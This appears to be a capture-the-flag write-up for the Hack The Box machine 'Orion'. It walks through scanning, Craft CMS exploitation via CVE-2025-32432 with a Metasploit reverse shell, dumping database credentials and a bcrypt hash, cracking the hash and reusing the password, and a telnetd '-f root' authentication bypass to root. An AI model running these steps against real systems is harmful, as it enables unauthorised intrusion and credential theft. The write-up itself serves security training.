Description
Orion is an easy Hack The Box machine that features:
- Craft CMS Remote Command Execution
- User Pivoting by using a reused credential cracked from Craft CMS database
- Privilege Escalation via an Authentication Bypass vulnerability in Telnet
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.244.146.
$ ping -c 3 10.129.244.146
PING 10.129.244.146 (10.129.244.146) 56(84) bytes of data.
64 bytes from 10.129.244.146: icmp_seq=1 ttl=63 time=82.9 ms
64 bytes from 10.129.244.146: icmp_seq=2 ttl=63 time=47.1 ms
64 bytes from 10.129.244.146: icmp_seq=3 ttl=63 time=47.5 ms

--- 10.129.244.146 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 47.103/59.173/82.884/16.766 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.244.146 -sS -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.244.146
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.244.146 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.244.146
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://orion.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.28 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the orion.htb domain to the /etc/hosts file.
$ echo '10.129.244.146 orion.htb' | sudo tee -a /etc/hosts

Checking the HTTP service we find a landing page without any functionality, but at the footer we find that the page is powered by Craft CMS. Craft is a flexible, user-friendly CMS for creating custom digital experiences on the web and beyond.
 The

admin/login endpoint is available and it is possible to enumerate the Craft version used, 5.6.16.
Exploitation
CVE-2025-32432 is a critical Remote Code Execution (RCE) vulnerability, affecting Craft CMS versions 3.x before 3.9.15, 4.x before 4.14.15, and 5.x before 5.6.17. The flaw stems from a lack of input validation and an insecure deserialization issue during the handling of untrusted configurations via user input within the built-in image transformation feature. Specifically, unauthenticated, remote network attackers can send a malicious POST request targeting the generate-transform endpoint, allowing them to manipulate the handle object and exploit underlying Yii2 framework Dependency Injection (DI) container flaws to pass custom PHP serialized gadget chains. This chain of events bypasses traditional syntax restrictions, forcing the server to instantiate malicious fields and execute arbitrary PHP functions blindly, resulting in complete server compromise and arbitrary system commands execution.
This vulnerability is easily exploitable with Metasploit Framework to spawn a reverse shell.
$ msfconsole
msf > use exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set RHOSTS orion.htb
RHOSTS => orion.htb
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set LHOST tun0
LHOST => 10.10.15.254
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > exploit
[*] Started reverse TCP handler on 10.10.15.254:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Leaked session.save_path: /var/lib/php/sessions
[+] The target is vulnerable. Session path leaked
[*] Injecting stub & triggering payload...
[*] Sending stage (41224 bytes) to 10.129.244.146
[*] Meterpreter session 1 opened (10.10.15.254:4444 -> 10.129.244.146:37396)
meterpreter > shell
Process 1499 created.
Channel 0 created.
script /dev/null -c bash
bash: cannot set terminal process group (961): Inappropriate ioctl for device
bash: no job control in this shell
www-data@orion:~/html/craft/web$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
We receive the reverse shell as the www-data user. We find the credentials of the MySQL database in the /var/www/html/craft/web/.env file.
www-data@orion:~/html/craft/web$ cd ..
www-data@orion:~/html/craft$ ls -a
ls -a
.
..
.env
.env.example.dev
.env.example.production
.env.example.staging
...
www-data@orion:~/html/craft$ cat .env
# Read about configuration, here:
# https://craftcms.com/docs/5.x/configure.html

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=dev

# General settings
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kfEI7frVxA47WVMx8
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://orion.htb/
For the orion MySQL database we find the root username and the SuperSecureCraft123Pass!. We enumerate the database and the users credentials.
www-data@orion:~/html/craft/web$ mysql -u'root' -p'SuperSecureCraft123Pass!' -h 127.0.0.1 orion
<ot' -p'SuperSecureCraft123Pass!' -h 127.0.0.1 orion
...
MariaDB [orion]> show tables;
show tables;
+----------------------------+
| Tables_in_orion            |
+----------------------------+
| addresses                  |
| announcements              |
...
| usergroups                 |
| usergroups_users           |
| userpermissions            |
| userpermissions_usergroups |
| userpermissions_users      |
| userpreferences            |
| users                      |
...
+----------------------------+
66 rows in set (0.001 sec)

MariaDB [orion]> select * from users;
select * from users;
...
| id | photoId | affiliatedSiteId | active | pending | locked | suspended | admin | username | fullName | firstName | lastName | email          | password                                                     | lastLoginDate       | lastLoginAttemptIp | invalidLoginWindowStart | invalidLoginCount | lastInvalidLoginDate | lockoutDate | hasDashboard | verificationCode | verificationCodeIssuedDate | unverifiedEmail | passwordResetRequired | lastPasswordChangeDate | dateCreated         | dateUpdated         |
...
|  1 |    NULL |             NULL |      1 |       0 |      0 |         0 |     1 | admin    | NULL     | NULL      | NULL     | adam@orion.htb | $2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS | 2026-03-12 11:25:04 | NULL               | NULL                    |              NULL | NULL                 | NULL        |            1 | NULL             | NULL                       | NULL            |                     0 | 2026-03-12 11:24:51    | 2026-03-06 11:24:45 | 2026-03-12 11:25:04 |
...
1 row in set (0.001 sec)
For the admin user we have the $2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS hash. We are able of cracking the password with John The Ripper tool, obtaining darkangel.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
darkangel        (admin)
1g 0:00:00:14 DONE 0.06997g/s 50.38p/s 50.38c/s 50.38C/s evelyn..marissa
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We find one user we can try to pivot to, adam.
www-data@orion:~/html/craft/web$ grep sh /etc/passwd
grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
adam:x:1000:1000::/home/adam:/bin/bash
As the password is reused for the adam user we can create a new SSH session with the user.
$ ssh adam@orion.htb
...
adam@orion:~$ id
uid=1000(adam) gid=1000(adam) groups=1000(adam)
Post-Exploitation
We find that the 23 Telnet port is opened for local connections.
$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:23            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
We enumerate that the used version is 2.7.
adam@orion:~$ telnet --version
telnet (GNU inetutils) 2.7
CVE-2026-24061 is a critical Authentication Bypass and Argument Injection vulnerability, affecting GNU InetUtils telnetd versions 1.9.3 through 2.7. The flaw stems from the unsafe handling and lack of sanitization of the client-supplied USER environment variable, which is passed directly via the Telnet NEW-ENVIRON option into the command-line arguments of the underlying system login process (/usr/bin/login). Specifically, unauthenticated remote network attackers can manipulate the USER variable to inject a malicious command-line flag such as -f root during session negotiation. This injected flag tricks the login binary into skipping password authentication entirely, instantly granting the attacker an unauthorized remote root shell and complete system compromise.
We can easily spawn a root session.
adam@orion:~$ USER="-f root" telnet -a 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
...
root@orion:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@orion:~# cat /home/adam/user.txt
<REDACTED>
root@orion:~# cat /root/root.txt
<REDACTED>